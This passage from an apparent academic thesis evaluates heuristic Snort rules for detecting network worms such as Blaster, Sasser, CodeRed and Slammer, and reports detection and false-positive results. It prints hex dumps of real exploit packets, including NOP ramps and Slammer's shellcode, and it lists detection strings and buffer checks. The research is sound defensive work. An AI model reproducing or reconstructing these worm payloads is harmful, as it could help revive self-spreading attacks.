0410  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0420  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0430  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0440  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0450  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0460  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0470  90 90 90 90 90 90 90 90  90 90 90 90 90 eb 19 5e   ........ .......^
0480  31 c9 81 e9 89 ff ff ff  81 36 80 bf 32 94 81 ee   1....... .6..2...
0490  fc ff ff ff e2 f2 eb 05  e8 e2 ff ff ff 03 53 06   ........ ......S.
04a0  1f 74 57 75 95 80 bf bb  92 7f 89 5a 1a ce b1 de   .tWu.... ...Z....
04b0  7c e1 be 32 94 09 f9 3a  6b b6 d7 9f 4d 85 71 da   |..2...: k...M.q.
04c0  c6 81 bf 32 1d c6 b3 5a  f8 ec bf 32 fc b3 8d 1c   ...2...Z ...2....

ISystemActivator ISystemActivator Resolver (ISys  P: 403 D: 70 M: 0
```

**Figure 28 – Example of a NOP ramp in a Blaster exploit packet.**


A second heuristic that was investigated in this category was the presence of a well-known return address, similar to the method used in [23]. Unfortunately, it was found that the return addresses for the exploits used by the various worms in this study were very different. Thus, a separate rule must be written for each exploit. However, this heuristic should be able to detect any worm that uses the targeted exploit. For example, several worms use the previously mentioned RPC DCOM exploit. All of these worms would need to have the same, or very similar, return addresses present somewhere in the payload section of an attack packet.

A third heuristic used here is also fairly exploit-specific. Each exploit used by a worm in this study relies on the existence of an unchecked buffer. The lengths of these buffers can easily be validated by an NIDS. For example, Blaster uses an unchecked hostname field in an RPC packet. By implementation design, this hostname should not be longer than thirty-two bytes. The heuristic used here validates that this is the case. This heuristic will also detect all other worms, such as all the Blaster and Welchia variants, that employ this exploit.

This technique was applied to the other worms in the study as well. In the case of CodeRed and the .ida exploit, any packet using the .ida interface should not be longer than 240 bytes. Thus, the heuristic used here validates that, if an HTTP packet contains the string ".ida", it is not longer than 240 bytes. Once again, this heuristic should succeed against any worm that uses this particular exploit, such as CodeRed, CodeRed II, and any variants.

For the Slammer worm, it is sufficient to simply check for an overly long RPC packet sent to UDP port 1434 that begins with the bytes 0x04. The 0x04 bytes specify a certain type of packet not used under normal operation by Microsoft's SQL Server.

Another exploit-based heuristic that was tested is the presence API or function calls that are often used by viruses and worms. These are usually functions needed to import the addresses of other functions, or perform other system-related tasks. The strings used here are "Kernel32.dll", "LoadLibraryA", "CreateFileA", "GetProcAddress", and "Sleep". Notice the presence of many of these strings in one of the Blaster packets seen in Figure 29. These are, of course, Windows specific.


blaster.e - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: ip.addr == 192.168.12.128 && ip.addr == 192.168.12.10
Expression... Clear Apply


```
No. . Time      Source          Destination     Protocol Info
  154 79.748767 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 8
  155 79.749023 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 8
  158 80.378258 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 9
  159 80.378562 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 9
  163 80.885412 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 10
  164 80.900262 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 10
  167 81.866794 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 10
  168 81.898315 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 11
  169 81.926466 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 11
  171 82.560410 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 12
  172 82.560859 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 12
  173 83.553606 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 12
  174 84.234077 192.168.12.128  192.168.12.10   TFTP     Data Packet, Block: 13 (last)
  175 84.234360 192.168.12.10   192.168.12.128  TFTP     Acknowledgement, Block: 13
  176 84.413567 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [PSH, ACK] Seq=144 Ack=40 Win=64201 Len=61
  177 84.741020 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [ACK] Seq=40 Ack=205 Win=64036 Len=0
  178 84.741124 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [PSH, ACK] Seq=205 Ack=40 Win=64201 Len=22
  180 85.050052 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [ACK] Seq=40 Ack=227 Win=64014 Len=0

▷ Frame 171 (558 bytes on wire, 558 bytes captured)
▷ Ethernet II, Src: 00:0c:29:7d:d6:03, Dst: 00:0c:29:b7:61:dd
▷ Internet Protocol, Src Addr: 192.168.12.128 (192.168.12.128), Dst Addr: 192.168.12.10 (192.168.12.10)
▷ User Datagram Protocol, Src Port: tftp (69), Dst Port: 1032 (1032)
▽ Trivial File Transfer Protocol
    Opcode: Data Packet (3)
    Block: 12
    Data (512 bytes)

0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 e4 80  00 00 f2 80 00 00 02 81   ........ ........
00b0  00 00 00 00 00 00 10 81  00 00 00 00 00 00 1e 81   ........ ........
00c0  00 00 00 00 00 00 24 81  00 00 00 00 00 00 40 81   ......$. ......@.
00d0  00 00 00 00 00 00 4b 45  52 4e 45 4c 33 32 2e 44   ......KE RNEL32.D
00e0  4c 4c 00 41 44 56 41 50  49 33 32 2e 44 4c 4c 00   LL.ADVAP I32.DLL.
00f0  43 52 54 44 4c 4c 2e 44  4c 4c 00 57 49 4e 49 4e   CRTDLL.D LL.WININ
0100  45 54 2e 44 4c 4c 00 57  53 32 5f 33 32 2e 44 4c   ET.DLL.W S2_32.DL
0110  4c 00 00 00 4c 6f 61 64  4c 69 62 72 61 72 79 41   L...Load LibraryA
0120  00 00 47 65 74 50 72 6f  63 41 64 64 72 65 73 73   ..GetPro cAddress
0130  00 00 45 78 69 74 50 72  6f 63 65 73 73 00 00 00   ..ExitPr ocess...
0140  52 65 67 43 6c 6f 73 65  4b 65 79 00 00 00 61 74   RegClose Key...at
0150  6f 69 00 00 49 6e 74 65  72 6e 65 74 47 65 74 43   oi..Inte rnetGetC
0160  6f 6e 6e 65 63 74 65 64  53 74 61 74 65 00 00 00   onnected State...
0170  73 65 6e 64 00 00 00 00  00 00 00 00 00 00 00 00   send.... ........
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........

P: 403 D: 70 M: 0
```

**Figure 29 – Example of suspicious function calls in a Blaster exploit packet.**

### 4.3.3 Packet anomaly-based

The final class of heuristics is based on a worm forming its own attack packets. A worm must custom build the exploit packets, and must also often custom build other packets used in the attack. Unfortunately, after reviewing the worms used in the study, it appears that most worms rely on the underlying operating system's network stack to form the network and transport layer packet headers. Thus, such items as an incorrect packet checksum or invalid combination of TCP flags are not present in the worm attack packets. Packet anomaly-based heuristics, as far as the network and transport layer protocols are concerned, appear to be weak heuristics for detecting worms.

Worms do, however, often, if not always, form their own application-level packet headers. (Worms also of course form the packet payload section. This was the focus of the previous section on exploit-based heuristics.) For example, in its attack on SQL Server, Slammer sends an RPC packet where all the RPC fields are set to 0x01. (See Figure 30.) Malformed headers such as this can be used as heuristics.



```
▸ User Datagram Protocol, Src Port: 20199 (20199), Dst Port: ms-sql-m (1434)
▾ DCE RPC
    Version: 4
    Packet type: Ping (1)
  ▸ Flags1: 0x01
  ▸ Flags2: 0x01
  ▸ Data Representation: 010101
    Serial High: 0x01
    Object UUID: 01010101-0101-0101-0101-010101010101
    Interface: 01010101-0101-0101-0101-010101010101
    Activity: 01010101-0101-0101-0101-010101010101
    Server boot time: Jul 14, 1970 18:36:49.000000000
    Interface Ver: 16843009
    Sequence num: 16843009
    Opnum: 257
    Interface Hint: 0x0101
    Activity Hint: 0x0101
    Fragment len: 257
    Fragment num: 257
    Auth proto: Kerberos 5 (1)
    Serial Low: 0x01
```

```
0000  00 00 86 55 98 1e 00 00  0c 55 46 2c 08 00 45 00   ...U.... .UF,..E.
0010  01 94 c5 43 00 00 71 11  f0 b6 d5 4c d4 16 41 a5   ...C..q. ...L..A.
0020  a7 56 4e e7 05 9a 01 80  54 05 04 01 01 01 01 01   .VN..... T.......
0030  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01   ........ ........
0040  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01   ........ ........
0050  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01   ........ ........
0060  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01   ........ ........
0070  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01   ........ ........
0080  01 01 01 01 01 01 01 01  01 01 01 dc c9 b0 42 eb   ........ ......B.
0090  0e 01 01 01 01 01 01 01  70 ae 42 01 70 ae 42 90   ........ p.B.p.B.
00a0  90 90 90 90 90 90 90 68  dc c9 b0 42 b8 01 01 01   .......h ...B....
00b0  01 31 c9 b1 18 50 e2 fd  35 01 01 01 05 50 89 e5   .1...P.. 5....P..
00c0  51 68 2e 64 6c 6c 68 65  6c 33 32 68 6b 65 72 6e   Qh.dllhe l32hkern
00d0  51 68 6f 75 6e 74 68 69  63 6b 43 68 47 65 74 54   Qhounthi ckChGetT
00e0  66 b9 6c 6c 51 68 33 32  2e 64 68 77 73 32 5f 66   f.llQh32 .dhws2_f
00f0  b9 65 74 51 68 73 6f 63  6b 66 b9 74 6f 51 68 73   .etQhsoc kf.toQhs
0100  65 6e 64 be 18 10 ae 42  8d 45 d4 50 ff 16 50 8d   end....B .E.P..P.
0110  45 e0 50 8d 45 f0 50 ff  16 50 be 10 10 ae 42 8b   E.P.E.P. .P....B.
0120  1e 8b 03 3d 55 8b ec 51  74 05 be 1c 10 ae 42 ff   ...=U..Q t.....B.
0130  16 ff d0 31 c9 51 51 50  81 f1 03 01 04 9b 81 f1   ...1.QQP ........
0140  01 01 01 01 51 8d 45 cc  50 8b 45 c0 50 ff 16 6a   ....Q.E. P.E.P..j
0150  11 6a 02 6a 02 ff d0 50  8d 45 c4 50 8b 45 c0 50   .j.j...P .E.P.E.P
0160  ff 16 89 c6 09 db 81 f3  3c 61 d9 ff 8b 45 b4 8d   ........ <a...E..
0170  0c 40 8d 14 88 c1 e2 04  01 c2 c1 e2 08 29 c2 8d   .@...... .....)..
0180  04 90 01 d8 89 45 b4 6a  10 8d 45 b0 50 31 c9 51   .....E.j ..E.P1.Q
0190  66 81 f1 78 01 51 8d 45  03 50 8b 45 ac 50 ff d6   f..x.Q.E .P.E.P..
01a0  eb ca                                              ..
```

**Figure 30 – Example of invalid RPC flags set in the Slammer packet.**

A drawback in using packet anomaly-based heuristics is that one must know all possible valid values for a particular field. This is not trivial in some situations. The heuristic rule must then be written to detect all values that fall outside this range. Then, if this heuristic is to be used for all possible worms, not just all existing ones, that process must be repeated for *every exploitable* field in *every* application-level packet header. The key here is to know which fields are exploitable. If that is known, it may be simpler just to patch the software in question.  If this is not possible, perhaps due to incompatible versions of software, packet anomaly-based heuristics can be used.

## 4.4 Summary

This chapter presented the procedures used in the study.  The heuristics that were used were also introduced.  The next chapter will describe the experiments that were conducted and the results of those experiments.

# 5 Findings

This section will discuss the experiments used to test the heuristics for worm detection. Following that discussion, the implications of the results of the experiments will be described.

## 5.1 Experiments and Tools

Each heuristic was implemented as a rule (and in some cases, several rules) in the NIDS Snort [46]. For the complete Snort rules file that was used in the study, see Appendix B. Additionally, several Snort preprocessors were needed to implement certain rules, such as network scanning detection. These preprocessors are configured in the Snort configuration file (See Appendix B.)

**Table 3 – Heuristics that Detected Each Worm**

| Worm | Detected By |
|---|---|
| Blaster<br>(variants A and E) | • RPC exploit<br>• Command shell – “C:\Windows”<br>• Suspicious strings – “GetProcAddress”, “LoadLibraryA”, “Kernel32.dll”<br>• NOP ramp |
| Sasser<br>(variants B and D) | • Portsweep<br>• LSASS exploit<br>• Command shell – “cmd”<br>• Suspicious strings – “GetProcAddress”, “LoadLibraryA”, “Kernel32.dll”<br>• NOP ramp |
| CodeRed | • Portsweep<br>• Scanning invalid address ranges – Null, Private IP, Cable TV, Public Data<br>• Suspicious strings – “LoadLibraryA”, “CreateFileA”, “Sleep” |
| Slammer | • MS SQL exploit<br>• NOP ramp<br>• Invalid RPC flags |

Captures of worm network traffic was obtained as detailed in the previous chapter. Table 3 lists the rules that detected each worm.

In order to demonstrate the operation of the system in a working network environment, the system was tested on a small network consisting of approximately thirty users. This network has two subnets, a DMZ and an internal network, both located behind a firewall. Several servers offering a variety of services, including http, ftp, and an Oracle database, are located on the network. See Figure 31.




**Figure 31 – A diagram of the network used to test the heuristics.**

In the above diagram, all servers run Windows 2003 Server. All of the workstations run Windows XP Professional, with the exception of a Debian Linux machine used to run the worm detection system. The domain controller provides several services including Active Directory and several software license managers and also acts as a file server. The Oracle server is a dedicated Oracle server. The application server provides access to several large software packages, notably the ArcGIS software package. The web server hosts a web site, an ftp site, and several license managers for users outside of the local network. The application server and web server are both open to the outside network on several different ports.

The system was tested at several locations on this network in order to test for false positives. Table 4 shows the rules that incorrectly identified a worm in clean network traffic. The number in parenthesis after the erroneous rule specifies the number of times that the rule was erroneously triggered.

**Table 4 – False Positives**

| System | Erroneous Rule | Total Number of Packets |
|---|---|---|
| Windows 2003 application server | none | 2,279 |
| Windows 2003 web server | TCP portscan (12) | 397,316 |
| Windows 2003 domain controller | TCP portscan (114) | 2,456,128 |
| Windows XP workstation | none | 254,910 |
| Debian Linux workstation | Suspicious string – “Sleep” (1) | 9,926 |

## 5.2 Results

Interestingly, none of the built-in Snort rules detected any of the worms. The Snort rule set used here was the free rule set provided with Snort. Other subscription-based rule sets are available for Snort, but these were not tested. However, the free Snort rule set is updated regularly and is quite extensive. It contains approximately three thousand rules for known exploits and attacks.

From the previous two tables, it is seen that the rules written to detect the specific exploit used by a worm always correctly identify the worm and its variants. These types of rules also never falsely identified clean network traffic as containing a worm.

These types of rules are excellent heuristics for identifying a worm. From the discussion on worms and their related exploits (Section 3.3), it is evident that there is often ample time between when an exploit is made public and when a worm using that exploit is released to analyze the exploit and write a detection rule. This method does have advantages over simply writing a detection rule for each worm as it is released. Focusing on detecting exploits, as opposed to detecting worms, makes it possible to detect all worm families and variants that use the particular exploit. Additionally, if properly written, it can be certain that the heuristic will detect any worm that makes use of the exploit. If a heuristic such as this is detected in network traffic, it is sufficient evidence of the presence of a worm, or possibly a human attacker actively attacking the system. In either case, future traffic from that source should be blocked.

There are some problems and considerations that should be accounted for when using this method of worm detection. It requires that a rule is written for each relevant exploit as it is released.[1] Also, the exploit used by the worm may not be made public. This could happen for a variety of reasons. The exploit could be made available to the software vender and the vender never releases a patch. The worm author may be the one who discovered the exploit, and the exploit was never released at all (the so-called "zero-day" exploits). These are all problems with using a system that employs only exploit-specific heuristics.

Similar to above, the detection of a return address used by a particular exploit also succeeds in accurately identifying the presence of a worm. This heuristic also generated zero false positives. This method also requires that a new detection rule be written as each new exploit is released. It was found during this study that determining the return address used by a particular exploit is generally more complex that determining how the exploit works and basing the detection rule on that. In other words, if the exploit is to be analyzed in order to generate a detection rule, it may be simpler to write a rule to detect the exploit itself (as in the previous heuristic) than to write a rule to detect the return address.

The NOP ramp heuristic also correctly identified the majority of the worms. (The CodeRed worm is so specifically written that its shellcode does not contain a NOP ramp. This has the added consequence that the worm will not properly run on some systems.) Unfortunately, this heuristic can be found in clean network traffic under certain circumstances. In the testing done for this study, a series of 0x90s was found in network traffic for the ArcGIS software package. However, by simply restricting the NOP

[1] By "relevant exploit" it is meant an exploit that applies to the network in question. For example, if an exploit targets a Solaris web server and there are no Solaris web servers on the network, there is obviously no need to write of rule for this exploit. This makes the number of exploits that need to be considered more manageable.

heuristic to only apply to traffic from external networks, all of these false positives are removed.

Similar to the NOP heuristic, the presence of certain strings in the traffic also identified several worms. These strings are those to detect a command shell ("C:\Windows", "cmd") and those to detect potential virus-like behavior ("Kernel32.dll", "LoadLibraryA", "GetProcAddress", "Sleep", etc.) These strings were also found in the clean network traffic; especially when a client machine runs a process off of an application server. The false positives were removed again by restricting the detection of this heuristic to traffic from external sources.

The string "Sleep" is somewhat different from the other strings listed. This string is much more common for general use than the others. This heuristic did generate one false positive – the string "sleep" did turn up in an Instant Messenger conversation that took place while the worm detection system was running. The only worm that contained the string "Sleep" was CodeRed, which also contained "CreateFileA" and "LoadLibraryA." The string "Sleep" can be safely eliminated from the heuristic set.

Although the majority of false positives were removed by restricting the detection of certain heuristics to traffic from external sources, this may not be a viable configuration option under some very specific situations. If an application server is intentionally left open to external networks on certain ports, false positives may occur. The test network was by no means a closed network. Many services are available to external networks, as illustrated by Figure 31. Thus, the heuristics used here have been tested against many network configuration possibilities.

The detection of a portsweep also appears to be a good heuristic for worm detection, as exhibited by Sasser and CodeRed. (The study was unable to test Blaster and Slammer for scanning activity. The traffic samples of these worms either did not contain any scanning activity or simply contained ARP traffic as the worm attempted to discover local addresses.) The sfPortscan Snort preprocessor was used to detect the portsweeps. Of note here is the fact that both ICMP Destination Unreachable and TCP RESET messages were not found in the worm traffic. The ICMP messages were not seen because the router on the test network was not able to generate these types of messages. The TCP RESET messages were not seen because the only other hosts on the test network were open targets.  These messages were also not found in the clean network traffic.  Further testing should be done to determine the utility of these heuristics.

Some of the clean network captures contained false positives for TCP portscans. The portscans are also detected by using the sfPortscan Snort preprocessor.  While a portscan is not a worm heuristic, the same preprocessor is also used to detect portsweeps, so the portscan false positives are commented on here.  Once again, these false positives are generated by the ArcGIS software package.  Similarly to the above situation, many of the false positives can be removed by restricting the portscan/portsweep detection to traffic from external sources.  Also, the firewall on the test network generated UDP portscan false positives.  This was removed by ignoring the IP address of the firewall in the sfPortscan preprocessor.  This demonstrates that a system such as the one proposed here will always need to be configured in order to properly operate on a given network.

Also related to scanning is the invalid IP address heuristic.  This heuristic successfully detected the worms that the scanning traffic was available for including Sasser and CodeRed.  However, this heuristic is very dependant on the current network situation.  During the initial test run, many false positives were detected.  The test network used some private IP addresses (192.168.x.x) and some multicast addresses (239.255.255.x).  After the heuristic was set to ignore these addresses, there were zero false positives.

Finally, the single packet anomaly heuristic tested here – an invalid combination of RPC flags, successfully detected the Slammer worm.  This heuristic also demonstrated zero false positives.  However, this heuristic is very worm-specific and can be easily subverted.  For example, a worm could randomly generate the RPC header each time it ran, thus bypassing this rule.  Alternatively, the worm could simply write valid information in the header.  The header here is part of the buffer overflow, but it is a part where it does not matter what the data is.  Any arbitrary value could have been written here in this case.

This study also experimented with declaring traffic to be worm-related only when it exhibited two or more different heuristics within a particular TCP session.  This was done as an alternative to ignoring traffic originating form the local network as a method of removing the false positives.  In order to implement this functionality, the flowbits component of Snort was used. flowbits enables a user to set or unset user-defined flags based on certain characteristics of network traffic during a session. Unfortunately, the worms used here only exhibited one unique heuristic per TCP session. Additionally, if traffic is only declared to be worm-related if it exhibits two or more different heuristics during the entire communication between two systems, this does nothing to remove the false positives seen in the sample clean traffic. Over the course of the entire communication between two systems, traffic in this study exhibiting false positives always triggered two or more false positives.

## 5.3 Summary

This section presented the results of the research. Given the results that all worms were detected and a minimal false positive rate was achieved, it can be said that the heuristic-based worm detection system was successful. The following chapter presents some final thoughts and suggestions for future work.

# 6 Conclusions and Future Work

## 6.1 Conclusions

